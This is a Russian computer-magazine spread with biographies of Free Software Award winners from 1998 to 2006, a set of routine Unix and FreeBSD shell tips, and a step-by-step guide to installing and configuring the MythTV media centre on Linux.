Состав жюри FSA варьируется. Среди членов жюри отметились почти все призеры, о которых речь пойдет ниже. Но бессменными на этом поприще остаются Ричард Столлман и Питер Салус — ученый, автор ряда книг по компьютерной тематике и вице-президент фонда FSF.

1998 год

Первым лауреатом Free Software Award был Ларри Уолл. Он удостоился премии за обширный вклад в свободное ПО, и в частности за создание языка программирования Perl.


Первый призовой коврик, врученный Ларри Уоллу


Столлмана нередко называют «проповедником свободного софта»

Уолл родился 27 сентября 1957 года в Лос-Анжелосе. По образованию он лингвист. Он утверждает, что это очень пригодилось ему при разработке Perl. Повлияло на создание будущего языка и вероисповедание Уолла. Он христианин, и даже название Perl несет в себе отсылку к Библии: «...pearl of great price...» («...найдя одну драгоценную жемчужину...», Евангелие от Матфея). Уолл довольно часто ссылается на свою веру, выступая на различных конференциях и собраниях.
Ларри — соавтор ряда книг по Perl, в том числе Programming Perl — очень уважаемого среди программистов издания, автор клиента Usenet под UNIX. Среди других его заслуг — двукратная победа в конкурсе International Obfuscated C Code Contest (Международный конкурс запутанного кода на Си), а также весьма своеобразное чувство юмора, которое проявляется то в пометках к коду, то в виде ироничных афоризмов. Примером может служить одно из его известнейших изречений: «Мы все согласны с необходимостью придти к компромиссу. Вот только, мы не можем решить, когда же именно к нему нужно придти».
Личная страничка: www.wall.org/~larry

1999 год
Вторым призером стал Мигель де Иказа за руководство и работу над проектом GNOME — GNU Network Object Model Environment (сетевая объектная среда GNU).
Мигель родился в 1972 году в Мехико, Мексика. В возрасте 18 лет во время учебы в Национальном автономном университете Мехико (UNAM) он присоединился к проекту GNU. Разработал файл-менеджер Midnight Commander, принимал участие в создании ядра Linux и процессо электронных таблиц Gnumeric. В 1997 году вместе с Федерико Мена Мигель начал работу над проектом GNOME в попытке создать свободную рабочую среду для операционной системы GNU/Linux.
В том же 1997 году он пытался устроиться в Microsoft, в группу, занимавшуюся Internet Explorer для UNIX. С работой не получилось, но позже, в 2001 году, в одном из интервью Мигель заявил, что уже тогда пытался убедить представителей Microsoft открыть исходники IE еще до того, как это сделал Netscape.
Мигель — основатель компании Ximian, занимающейся разработкой GNOME-ориентированного софта, в этой фирме работают многие хакеры GNOME.
В 1999 журнал Technology Review Массачусетского технологического института назвал де Иказа «инноватором года». А годом позднее журнал Time включил его в список инноваторов XXI века.
Успел Мигель и сняться в кино, он появляется в паре эпизодов в картине The Code («Кодекс»).
Блог: http://tirania.org/blog

2000 год
Награда 2000 года отошла Брайану Полу за разработку библиотеки Mesa 3D. Mesa не имеет официальных лицензий и представляет собой свободную реализацию графического API OpenGL. Отсутствие лицензий, однако, нисколько не мешает Mesa, на деле она полностью соответствует стандарту OpenGL. На сегодняшний день это одна из самых популярных реализаций OpenGL для среды *nix.
В 1990 году Пол получил степень бакалавра в Университете Висконсина (University of Wisconsin Oshkosh). Обучаясь на степень магистра, он работал в компании SSEC Visualization Project. Позднее он засветился в таких корпорациях-гигантах, как Silicon Graphics и Avid Technology.
Писать библиотеку Mesa Пол начал в 1993 году, и это было не более чем хобби. В дальнейшем он неоднократно упоминал в интервью, что тогда ему просто показалась, что это будет интересно. Разработка заняла у Пола 18 месяцев, и по окончании он выложил свое детище в Сеть. Публика приняла Mesa очень хорошо, появились люди, желающие помочь в разработке. В 2001 году Пол основал свою компанию Tungsten Graphics, в которой работает и сегодня.
Личная страничка: www.mesa3d.org/brianp/home.html

2001 год
Призером 2001 года стал Гвидо ван Россум, награжденный за язык программирования Python.
Ван Россум не американец. Он родился в Нидерландах, учился в Университете Амстердама, окончил его со степенью магистра в 1982 году. После учебы работал в нескольких научно-исследовательских институтах. В начале 80-х присоединился к проекту разработки языка для обучения программированию — ABC. Планировалось, что ABC полностью заменит BASIC, Pascal и т.д. Также с его помощью собирались обучать программированию студентов. Именно ABC и дал толчок к созданию Python. Сам Гвидо пишет, что в далеком 1989-м он просто искал какое-то хобби, чтобы скоротать оставшуюся до Рождества неделю. Вместо офиса у него был домашний компьютер, а из «инструментов» — пара рук. Он подумал, что новый язык так или иначе будет потомком ABC и привлечет немало хакеров Unix, и принялся за работу. Название Python ван Россум придумал, будучи огромным фанатом шоу «Летающий цирк Монти Пайтона» (Monty Python's Flying Circus).
С 2005-го года Гвидо работает в компании Google, но продолжает присматривать за разработками, связанными с Python. Если необходимо, он вмешивается и принимает решения относительно своего творения.
Личная страничка: www.python.org/~guido

2002 год
Лауреатом 2002 года стал Лоуренс Лессиг за вклад в популяризацию свободного ПО.
Он не является хакером, он преподает право в Стэндфордском университете. Помимо звания профессора, он также имеет степень бакалавра в области экономики и в области менеджмента и степень магистра в области философии. Лессиг — известный активист в борьбе против ны-

нешней системы лицензирования авторских прав (особенно в отношении интернета) и рьяный сторонник свободного софта.
В 2001-м Лессиг основал некоммерческую организацию Creative Commons («Творческие общины»), выступающую за реформу законов об авторском праве и за систему лицензий, позволяющую более свободное использование интеллектуальной и авторской собственности. Идеология и цели этого движения описаны подробно в его книге «Свободная культура». Спустя 2 года после получения премии Лессинг вошел в совет директоров фонда FSF.
Личный сайт-блог: www.lessig.org

2003 год

В 2003 году премии удостоился Алан Кокс за вклад в разработку ядра Linux. Кокс родился в 1968 году. Он программист, и так сложилось, что в 90-е он подрабатывал в кампусе Университета Уэльса в городе Суонси (University of Wales, Swansea). Именно тогда, желая поучаствовать в проекте и чем-то помочь, он поставил на университетские машины раннюю, совсем сырую версию Linux. По сути, это была первая установка Linux на работающую сеть, и этот опыт выявил множество недоработок и багов в сетевом коде. По мере выявления багов Кокс их правил и незаметно практически переписал многие сетевые подсистемы. Именно так он стал одним из ведущих разработчиков ядра, проделав действительно большую работу. Кокс активист, всячески продвигающий свободный софт, однако он отказался от участия в конференциях Usenix из-за страха, что его арестуют. Поводом к этому послужил арест русского программиста Дмитрия Склярова во время его визита в США. Склярова обвиняли во взломе системы защиты электронных документов фирмы Adobe и нарушении авторских прав. Проведя несколько месяцев в тюрьме, Скляров вышел на свободу под залог и впоследствии был оправдан. Однако неприятный осадок остался, и не только у Склярова.
Кроме всего прочего, Кокс успел поучаствовать в проектах GNOME и X.Org. Он является создателем одного из первых MUD (текстовой MMORPG) — AberMUD, которым занимался еще в студенческие годы. Кстати, название AberMUD, это сокращение от названия университета, в котором учился Кокс, — University of Wales, Aberystwyth.

2004 год


Лауреатом 2004 года стал Тео де Раадт за работу над операционкой OpenBSD и за деятельность, направленную на создание драйверов для свободного софта.
Тео родился в 1968 году в Южной Африке. С юных лет он живет в Канаде и является выпускником Университета Калгари.
Де Раадт наиболее известен как автор самой защищенной операционной системы OpenBSD и пакета программ OpenSSH. OpenBSD появилась из разногласий в стане разработчиков NetBSD. Де Раадт, принимавший участие в проекте NetBSD, покинул команду из-за несовпадения взглядов и занялся собственной разработкой, назвав ее OpenBSD. Его ось основывается на 4.4BSD — BSD-реализации UNIX-системы. Она изначально ориентирована именно на максимальную защиту и безопасность, и заслуженно считается самой неуязвимой.
OpenSSH — набор программ, предоставляющих шифрование сеансов связи по компьютерным сетям с использованием протокола SSH.
На протяжении долгого времени Тео негативно отзывался о политике разработчиков Linux и других свободных платформ. Он считал, что они толерантны к несвободным драйверам. Де Раадт сам проводил переговоры с крупными поставщиками беспроводного оборудования и добился своего. Особенно хорошо дела пошли с тайваньскими девелоперами: появилось много новых свободных драйверов к беспроводным сетевым карточкам. Сейчас Тео активно призывает покупать тайваньское железо, тем самым вынуждая гигантов вроде Intel тоже переходить на свободное ПО.
Личный сайт: www.theos.com

2005 год

В 2005-м был награжден Эндрю Триджелл за работу над проектом Samba, разработку системы rsync и лежащего в ее основе алгоритма xdelta.
Триджелл родился в Австралии. Имеет ученую степень по физике и прикладной математике Университета Сиднея и степень бакалавра теоретической физики Австралийского национального университета.
Главное детище Эндрю — Samba, свободная программа для работы с протоколом SMB/CIFS. Она входит во все дистрибутивы Linux и работает практически со всеми *nix-системами. Начиная с третьей версии, Samba умеет взаимодействовать и с Windows, может интегрироваться с Windows Server.
В 2005-м Триджелл предпринял попытку написать клиентскую версию BitKeeper с открытым кодом. BitKeeper — инструмент, позволяющий быстро вносить изменения в код ядра Linux. Однако компания-разработчик этой софтины BitMover выразила свое недовольство этой идеей, не желая открывать исходники. Никакая аргументация сторонников свободного ПО не помогла. В итоге было принято решение перейти на другую программу управления кодами — git, созданную Линусом Торвальдсом.
С 2004 года Триджелл работает в исследовательском центре IBM. Из других достижений — в 2003-м журнал The Bulletin назвал Эндрю самым умным австралийцем в сфере информационных технологий и связи.
Личная страничка: www.samba.org/~tridge

2006 год

В 2006 году обладателем чуда рукоделия стал Теодор Тсо за работу над ядром Linux и над Open Network Computing Remote Procedure (ONC RPC), за руководство проектом Kerberos, за координацию и разработку ключевых утилит проекта e2fs, за важную роль в сообществе: организацию ежегодных саммитов kernel-разработчиков и публикацию обучающих материалов и руководств.
Тсо окончил Массачусетский технологический институт в качестве дипломированного специалиста в области компьютерных наук. После учебы он работал в отделе информационных систем и технологий при институте, где и возглавил проект Kerberos V5. Kerberos — протокол аутентификации, определяющий, что пользователь действительно тот, за кого себя выдает.
В 1991-м, на самой заре разработок Linux, Теодор присоединился к работе над ядром. Торвальдс утверждает, что Тсо был первым разработчиком из Северной Америки. В частности, он занимался разработкой файловой системы, создал пакет программ E2fs для файловых систем ext2 и ext3.
Тсо — член IETF (Internet Engineering Task Force), открытого международного сообщества ученых, проектировщиком, сетевых операторов и провайдеров. Занимается эта организация развитием протоколов и архитектуры интернета. Он является председателем Free Standards Group — некоммерческой организации, занимающейся популяризацией и продвижением свободного ПО при помощи разработки и внедрения новых стандартов. В начале 2007 года Free Standards Group объединилась с аналогичной группой Open Source Development Labs, образовав The Linux Foundation.
Личная страничка: http://thunk.org/tytso



АНДРЕЙ МАТВЕЕВ
/ ANDRUSHOCK@REAL.XAKEP.RU /

Tips'n'tricks юниксоида

ТРЮКИ И СОВЕТЫ ЮНИКСОИДУ

Доблестный юниксоид! Представляю твоему вниманию очередную подборку различных трюков, рекомендаций и советов, касающихся *nix-систем.

FreeBSD: Portupgrade

Приведу пример эффективной работы с Portupgrade. Во-первых, построим индекс /usr/ports/INDEX всех доступных на текущий момент портов:

```
# portsdb -Uu
```

Теперь посмотрим устаревшие порты, которые можно обновить:

```
# portversion -l '<'
```

Выполним обновление outdated-портов:

```
# portupgrade -arR
```

Shell

Вот так можно очень быстро создать пустой файл:

```
: > foobar.txt
```

Пример создания десяти файлов с именами от 1 до 10:

```
$ for i in $(seq 1 10); do touch
$i.txt; done
```

Простейший калькулятор:

```
$ perl -l -e 'print 1024 * 1024 *
1024'
```

Включить NumLock на всех консолях при загрузке Linux-системы:

```
# vi /etc/rc.d/rc.local
for tty in /dev/tty[0-9]*; do
        setleds -D +num < $tty
done
```

Завершаем работу с программой, работающей с каталогом /mnt:

```
# kill `lsof -t /mnt`
```

Выбрасываем пользователя из терминала p3 (при условии, что в качестве умолчального командного интерпретатора он использует bash):

```
# killall -t p3 -9 bash
```

Прерывание по таймеру (в данном случае через 60 секунд):

```
TIME=60
trap 'exit' ALRM
(sleep $TIME && kill -ALRM "$$") &
```

Не выводить предупреждения при компиляции фортрановских файлов:

```
$ f77 project.f 2>&1 | grep -v
"^Warning"
```

Перенапраляем вывод нескольких команд:

```
$ { date; uptime; last; df -h } |
mail -s "my report" andrushock@
domain.ru
```

Отсортировать файлы по увеличению их размера:

```
$ ls -l | sort +4n | tail
```

Копирование содержимого текущего каталога в /tmp с помощью tar:

```
$ tar -cf - . | (cd /tmp; tar -xf - )
```

Разбиваем большой файл, чтобы он поместился на дискету/компакт:

```
$ split -b 1400k bigfile.tar.gz
bigfile.
$ split -b 700m bigfile.tar.gz
bigfile.
```

Для восстановления архива из кусочков набираем:

```
$ cat bigfile.* > bigfile.tar.gz
```

Простой способ шифрования файлов (примечание: работает не на всех *nix-системах):

```
$ compress -c file | dd bs=3 skip=1
| crypt > encrypted
$ (compress -cf /dev/null; crypt <
encrypted) | zcat > file
```

FreeBSD

Корректное отключение sendmail в FreeBSD:

```
# vi /etc/rc.conf
sendmail_enable="NONE"
# vi /etc/crontab
#1      3       *       *       *
root    periodic daily
#15     4       *       *       6
root    periodic weekly
#30     5       1       *       *
root    periodic monthly
```

Оптимизация под конкретную архитектуру при пересборке FreeBSD из исходников:

```
# vi /etc/make.conf
CFLAGS= -O2 -pipe -march=pentium4
COPTFLAGS= -O2 -pipe -
march=pentium4
CPUTYPE?=pentium4
```

Пересборка FreeBSD:

```
# cd /usr/src
# make buildkernel && make
buildworld && make installkernel
# reboot
# mergemaster -p
# cd /usr/src && make installworld
# mergemaster
```

Заводим отдельную учетную запись для демона:

```
# pw adduser -d /dev/null -s
/usr/sbin/nologin -c "tinydns
pseudouser" tinydns
```

К слову, в OpenBSD эта процедура будет выглядеть несколько иначе:

```
# useradd -d /nonexistent -s /sbin/
nologin -c "tinydns pseudouser"
tinydns
```

Изменение параметров консоли для комфортной работы при использовании LCD-монитора:

```
# vi /etc/rc.conf
allscreens_flags="-g 8x14 VGA_
80x30 green black"
font8x14="ter-k14n"
font8x16="ter-k16n"
```

Шрифты (www.is-vn.bg/hamster/terminus-font-4.20.tar.gz) следует собрать с помощью команды make raw и скопировать в /usr/share/syscons/fonts.



ЮРИЙ РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

MYTHTV: УНИКАЛЬНАЯ ОБОЛОЧКА ДЛЯ СОЗДАНИЯ ДОМАШНЕГО МЕДИАЦЕНТРА


Современные технологии все глубже проникают в нашу жизнь. Появляются устройства, о которых мы раньше и не мечтали, но без которых уже не представляем свою жизнь. Так и компьютер: из инструмента, предназначенного для работы, он постепенно превратился в центр развлечений, где можно поиграть, посмотреть фильм и послушать музыку. Но теперь и этого мало — нужна удобная и простая в использовании оболочка, которая сможет объединить разнородные по задачам инструменты под одной крышей. В Linux есть подобные решения. Ты не знал? Тогда вперед!

Проект MythTV

Первоначальным назначением MythTV было наделить компьютер, имеющий ТВ-тюнер, функциональностью «живого телевидения». Используя единое приложение, можно было смотреть телепередачи, записывать их по расписанию, пропускать рекламу, перематывать вперед/назад, делать паузу. В общем, система работала как интеллектуальный видеомагнитофон. Основной упор был сделан именно на функции захвата видео, которая весьма тесно завязана с планировщиком. Готовые записи можно было монтировать, вырезая ненужные фрагменты (например, рекламу) и экономя таким образом свое время и дисковое пространство. Идея народу понравилась, и через некоторое время с помощью дополнительных модулей MythTV научился показывать видеофайлы, хранящиеся на жестком диске, и проигрывать DVD. С его помощью стало можно прослушивать музыку, разбирать по категориям и преобразовывать mp3/Ogg/FLAC/CD-аудиофайлы, создавать плей-листы, просматривать изображения, серфить веб и читать RSS-новости. Сейчас отдельные модули MythTV позволяют выводить информацию о погоде прямо в основном окне программы, разговаривать с помощью SIP. Любителям игр MythTV тоже полезен, так как позволяет запускать PC'шные игры и через эмуляторы MAME, NES, SNES и т.д. (поддерживается работа с 16 эмуляторами). Если в первых версиях для просмотра DVD и видео использовались только внешние программы, вроде MPlayer или Xine, то сейчас доступен встроенный проигрыватель, что упрощает настройку и уменьшает количество дополнительных приложений.

Системные требования, предъявляемые к компьютеру, в целом зависят от того, для чего, собственно, будет использоваться MythTV. Для большинства повседневных операций, вроде просмотра видео, слайд-шоу и прослушивания музыки, компьютера с процессором 733 МГц и 256 Мб ОЗУ хватает с головой. Если же планируется захват видео, то требуется процессор как минимум в 2 раза мощнее. Кроме того, при захвате видео необходимо наличие свободного места на диске, так как час «сырого» видео может занять около 8 Гб. Файловая система ext2/3 поддерживает максимальный размер файла не более 4 Гб, поэтому раздел весьма желательно отформатировать в ReiserFS или XFS.

Если на компьютере установлено несколько видеокарт, то это только увеличит возможности, позволяя при просмотре реализовывать режим «картинка в картинке», а при захвате записывать информацию сразу с нескольких источников. В качестве драйверов используется Video4Linux,


> Настройки сервера


> Настройки адресов доступа MythTV

поэтому к выбору видеокарт следует подойти очень серьезно. Еще попадаются поделки, которых даже в Windows тяжело заставить нормально работать. Изображение, естественно, можно вывести на телевизор и управлять им дистанционно, используя пакет LIRC (www.lirc.org), причем, как это странно ни звучит, последний поддерживает большее количество пультов, чем Windows XP Media Edition.
В MythTV использована клиент-серверная архитектура, поэтому серверный компонент можно разместить на более мощной машине и затем подключаться к нему по сети, прописав в свойствах клиента его параметры.

Установка MythTV

На момент написания статьи последняя версия — 0.20. Несмотря на то что, судя по номеру, продукт еще далек от финального релиза, стоит заметить, что, начиная с версии 0.16, MythTV можно считать вполне работоспособным и стабильным приложением. Это косвенно подтверждается и его включением в репозитарии пакетов многих дистрибутивов. Учитывая множественные зависимости, лучше устанавливать MythTV именно таким способом. Для Red Hat Linux/Fedora Core поищи пакеты на atrpms.net/topic/multimedia, для Debian — на сайте debian.video.free.fr, для Mandriva — на rpm.nyvalls.se. Пользователи Slackware или дистрибутивов, использующих его пакеты, могут обратиться к ресурсу www.linuxpackages.net. Кстати, для Debian доступен скрипт A.M.I.C.U.S. — Automatic Multimedia Installation Configuration Utility System (sf.net/projects/amicus), задача которого — упростить процесс установки и получить функционирующий MythTV. В KUbuntu все необходимые пакеты можно найти, набрав команды:

```
$ sudo apt-get update
$ sudo apt-cache search mythtv
```

В результате будет получен длинный список, включающий все модули в отдельных пакетах. Для минимальной установки достаточно ввести:

```
$ sudo apt-get install mythtv mythplugins mythcontrols
```

В качестве зависимостей указан и GDM, поэтому в процессе установки будет выдан запрос о том, какой из менеджеров входа в систему использовать: KDM или GDM. Можно оставить KDM, тем более что он более симпатичный и удобный. В Ubuntu есть пакет ubuntu-mythtv-frontend собственной разработки, представляющий собой фронт-енд к программе настройки mythtv-setup. После установки его ярлык спрячется в меню «K → Настройка → MythTV Backend Setup». Если ты желаешь собрать MythTV самостоятельно, в KUbuntu следует выполнить следующие команды:

```
$ sudo apt-get build-dep mythtv mythplugins
$ sudo apt-get source mythtv mythplugins — compile
```

После этого будут загружены все пакеты, необходимые для сборки, и проведена компиляция. Если планируется установка самой последней версии MythTV, то вторую команду вводить не нужно. Пользователей других дистрибутивов, чтобы не занимать драгоценное журнальное место, за списком зависимостей отсылаю к сайту проекта и документации, идущей вместе с основным архивом. Как минимум при самостоятельной компиляции тебе потребуются: библиотеки Freetype 2, заголовочные файлы QT версии не менее 3.3 (с 4.x не работает) и XMLTV для работы с ТВ-списками. Кроме того, понадобится работающая версия MySQL. Для последней необходимы Qt-модули (libqt3-mysql). В KUbuntu ставим:

```
$ sudo apt-get install libqt3-mt-mysql
```

Далее скачиваем дистрибутив MythTV размером 11,8 Мб. В отличие от Freevo, в MythTV плагины доступны единым архивом, что очень удобно. Исключение составляет модуль для Webmin (swaret.sf.net/files/mythtv.wbm.gz) и несколько официально неподдерживаемых плагинов, которые можно найти через поисковики. Рекомендую сразу скачать файл mythplugins и набор тем myththemes, который позволит облагородить внешний вид MythTV.
При наличии необходимых компонентов компиляция происходит без проблем. При конфигурировании (./configure) по умолчанию включены все параметры. Обрати внимание на результат, который будет выдан, вдруг скрипт чего-то не найдет и нужная функциональность не будет включена. Далее вводим:

```
$ qmake mythtv.pro
$ make
$ sudo make install
```

Если компьютер имеет несколько процессоров, то вместо второй команды лучше ввести «make qmake; make -j 2». Установка плагинов ничем не отличается: распаковываем архив, заходим внутрь и вводим команды:

```
$ ./configure
$ qmake mythplugins.pro
$ make
$ sudo make install
```

И темы:

```
$ tar xjvf myththemes-0.20.tar.bz2
$ cd myththemes-0.20
$ qmake myththemes.pro
$ sudo make install
```



> Выбираем тему оформления



> Основное окно MythTV

Приступаем к настройке

После установки в системе появятся несколько исполняемых файлов, основными из которых являются сервер mythbackend и клиент mythtv. Если MythTV устанавливался с помощью apt, скорее всего, MySQL настраивать не придется. Если что-то пошло не так, вначале следует создать базу данных и таблицы, в которых MythTV будет хранить свои настройки. Для удобства в состав дистрибутива входит подготовленный файл mc.sql (при установке из пакетов этот файл находится в /usr/share/mythtv/sql), поэтому процесс не очень сложен:

```
$ sudo /etc/init.d/mysql restart
$ mysql -u root < mythtv-0.20/database/mc.sql
```

Все, на этом предварительный этап настройки можно считать завершенным. Дальше все действия будут осуществляться с помощью графического интерфейса. Вводим mythtv-setup (или выбираем MythTV Backend Setup), в результате чего должна загрузиться оболочка. Первым делом программа запросит очистить текущую конфигурацию карт видеозахвата и настройки видео, если они есть. Здесь нужно согласиться, чтобы в дальнейшем избежать неожиданностей. После этого станет доступно 5 пунктов меню, советую зайти и просмотреть их все, в большинстве случаев можно оставить значения по умолчанию. При первом запуске попросят выбрать язык, в длинном списке доступен и русский.

Теперь заходим в «Общие» (General) и указываем расположение сервера MySQL. Так как все компоненты находятся на одном и том же компьютере, то оставляем, как есть. Обрати внимание, что межсетевой экран не должен закрывать доступ к TCP-портам 3306 (MySQL), 6543 и 6544 (MythTV). Затем указываем каталог, в который будет сохраняться захваченное видео, локальные параметры телевизионных трансляций и прочее. Заполнив пункт, нажимаем кнопку «Далее».

В «Картах захвата» (Capture Cards) настраиваем устройства захвата видео. Здесь просто: выбираем «Новая карта захвата» и заполняем предложенные параметры. Да, если в компьютере нет ТВ-тюнера, то не пытайся его настраивать, просто выходи по <Esc>. Программа шуток не любит. Иначе при следующем запуске MythTV попытается инициализировать карту и при ее отсутствии может завершиться с ошибкой.

В следующем пункте «Видеоисточники» (Video Sources) аналогичным образом выбираем видеоисточник. В поле «Название видеоисточника» вводим понятное название (например, antenna, cable) и заполняем параметры.

Четвертый пункт «Соединение входов» (Input Connections) — заключительный этап. Здесь связываются различные видеоисточники, ранее определенные с конкретным физическим устройством. И, наконец, в «Редакторе каналов» (Channel Editor) можно изменить параметры каналов, в том числе яркость, контраст и прочее.

После того как все сделано, выходим из программы настройки, заносим параметры в базу данных, вызвав mythfilldatabase, и запускаем сервер mythbackend:

```
$ /usr/local/bin/mythbackend
```

В процессе запуска может возникнуть ошибка вроде:

```
/var/lib/mythtv/recordings/nfslockfile.lock:
Permission denied
Unable to open lockfile!
```

Это значит, что текущий пользователь не может записывать информацию в каталог, предназначенный для записи захваченного видео. Следует установить необходимые права:

```
$ sudo chmod +w /var/lib/mythtv/recordings
```

Если запуск происходит без проблем, можно прибить процесс и запустить его в качестве демона, добавив опцию '-d'. В противном случае сохраняем вывод ошибок в отдельный файл для дальнейшего анализа.

```
$ mythbackend > /home/sergej/mythbackend.log 2>&1 &
```

И когда все препятствия позади, запускаем фронт-энд:

```
$ mythfrontend
```

В результате рабочий стол будет заменен экраном управления, внешний вид которого зависит от выбранной темы.

При помощи уже известной mythfilldatabase можно автоматизировать некоторые операции. Например, с помощью опции '--xawchannels' можно добавить ТВ-каналы, созданные в xawtv. Саму же утилиту mythfilldatabase следует периодически запускать, иначе все текущие настройки могут быть потеряны. Для запуска при помощи cron в каталоге configfiles лежат два скрипта.


```
$ cp configfiles/mythfilldatabasecron ~/.mythtv
$ cp configfiles/mythcrontab ~/.mythtv

$ crontab ~/.mythtv/mythcrontab
```

Управлять MythTV можно с клавиатуры или мышкой. В довольно подробной документации описан процесс настройки совместной работы с LIRC, как, впрочем, и остальные рабочие моменты. Примеры конфигурационных файлов для настройки LIRC можно найти в configfiles.



> Модуль MythWeather



> Пакеты KUbuntu

Плагины MythTV

Возможности клиентской части MythTV определяются, в том числе, и установленными плагинами, поэтому для полноты картины следует сказать пару слов об имеющихся плагинах. Так, модуль MythWeb дает возможность управлять некоторыми настройками MythTV для записи трансляций через обычный веб-браузер. Для его работы потребуется веб-сервер с поддержкой PHP. В корневой каталог веб-сервера копируем каталог mythweb из архива с плагинами:

```
$ sudo mkdir /var/www/html/mythweb
$ sudo cp -r . /var/www/html/mythweb
```

Владельцем новых файлов устанавливаем пользователя, от имени которого запущен веб-сервер:

```
$ sudo chown -R www-data /var/www/html/mythweb
```

Теперь, чтобы попасть на нужную страницу, достаточно набрать в веб-браузере «http://IP-adress-server/mythweb».
Другой плагин — MythBrowser — позволяет просматривать веб-страницы прямо из окна MythTV. Поддерживаются вложенные окна, навигация с помощью клавиатуры и пульта ДУ. Наиболее часто посещаемые ресурсы можно занести в менеджер закладок. Для просмотра RSS-новостей в комплект входят два плагина: MythFlix (Netflix) и MythNews (RSS). Полученная информация сохраняется в базе данных. В комплекте уже имеется большое количество ссылок на различные новостные ресурсы. Модуль MythPhone позволяет настроить в клиенте MythTV работу с VoIP-телефонией. Для регистрации подойдет любой SIP-провайдер. После нее можно звонить на любые телефоны или напрямую, если на другом конце также работает MythPhone. Поддерживаются и некоторые модели web-камер.
Если тебе лень выглянуть в окно, чтобы узнать, какая сегодня погода, настраивай модуль MythWeather — и прогноз погоды будет выводиться прямо на рабочий стол.
Мы поговорили о модулях, позволяющих работать в интернете. Еще в комплекте имеется целый ряд полезных модулей, предназначенных для локального использования. Так, модуль MythDVD представляет собой полноценный проигрыватель DVD с функцией копирования DVD-дисков. MythDVD позволяет выводить картинку на внешние или внутренние проигрыватели видео.
Другой модуль — MythVideo — позволяет воспроизводить видео. Для ускорения поиска файлы каталогизируются. При воспроизведении можно выбрать один из трех режимов просмотра. Также здесь реализованы родительский контроль и получение детальной информации о каждом фильме через базу Internet Movie Data Base (imdb.com).
Для прослушивания музыки предназначен плагин MythMusic. С его помощью также можно составлять плей-листы. Здесь присутствуют все необходимые возможности: перемотка, пауза, несколько режимов воспроизведения, визуализация.
Просмотр фотографий в MythTV тоже простое дело: выбираем плагин MythGallery — и вперед. Плагин умеет поворачивать изображения, работать в режиме слайд-шоу, использовать разные эффекты перехода, генерировать уменьшенные копии изображений.
Надстройка MythGame позволяет играть в старые игры через эмулятор. Для запуска игры понадобится ROM-образ и подходящий эмулятор. Весьма подробно настройка MythGame в различных режимах расписана на WiKi-странице проекта www.mythtv.org/wiki/index.php/Configuring_MythGame_Emulation. Поначалу, конечно, придется повозиться, но зато потом приятно будет играть.
И, наконец, последний модуль MythArchive. Его задача — создание DVD-образа. Сюда могут быть записаны телепередачи, файлы, о которых знает MythVideo. Возможно создание диска с меню или без оного. Сюда же включаются все метаданные. Реализован весь список функции записи диска: стирание перезаписываемых дисков, поддержка двухслойных дисков и прочее.
Чтобы описать все возможности MythTV, не хватит и книги, но, я думаю, ты и так уже оценил эту отличную и понятную в настройках систему, позволяющую превратить компьютер в медиастанцию и при этом абсолютно бесплатную.

Дистрибутивы с MythTV

Если совсем нет желания возиться с установкой и настройкой MythTV, можно попробовать готовое решение. Например, дистрибутив MythDora (g-ding.tv/?q=MythDora) представляет собой смесь Fedora Core 6 с полностью настроенным и готовым к употреблению MythTV. В дополнение идут все необходимые для работы тюнеров и видеокарт драйверы, в том числе и проприетарные, а также модули к MythTV. Поэтому пользователю фактически остается только установить Fedora. Неплохое руководство, правда на английском языке, для версии MythDora 3.0 можно найти по адресу www.mythpvr.com/mythtv/mythdora/install/howto.html. Кстати, к проекту недавно присоединился один из активных разработчиков Fedora и автор Fedora Myth(TV)ology (wilsonet.com/mythtv) Джарод Вилсон (Jarod Wilson). Поэтому можно рассчитывать на более качественную интеграцию продуктов.
Попробовать MythTV без установки на жесткий диск можно с помощью KnoppMyth (mysettopbox.tv/knoppmyth.html). Он построен, как ясно из названия, на Knoppix, который отлично запускается на любом оборудовании. Правда последний релиз датирован 1 июня 2006 года, а автор пишет, что некоторое время он будет занят и не сможет поддерживать дистрибутив. Также не могу умолчать о MiniMyth (linpvr.org). Этот проект разрабатывает облегченную (клиентскую) версию MythTV, предназначенную для использования на бездисковых станциях, которые могут соединяться с сервером MythTV.

Как здоровье, пингвин?



© ЛЕША Я

ЮРИЙ РАЗЗОРЕНОВ / ZLOY.BOBR@GMAIL.COM /

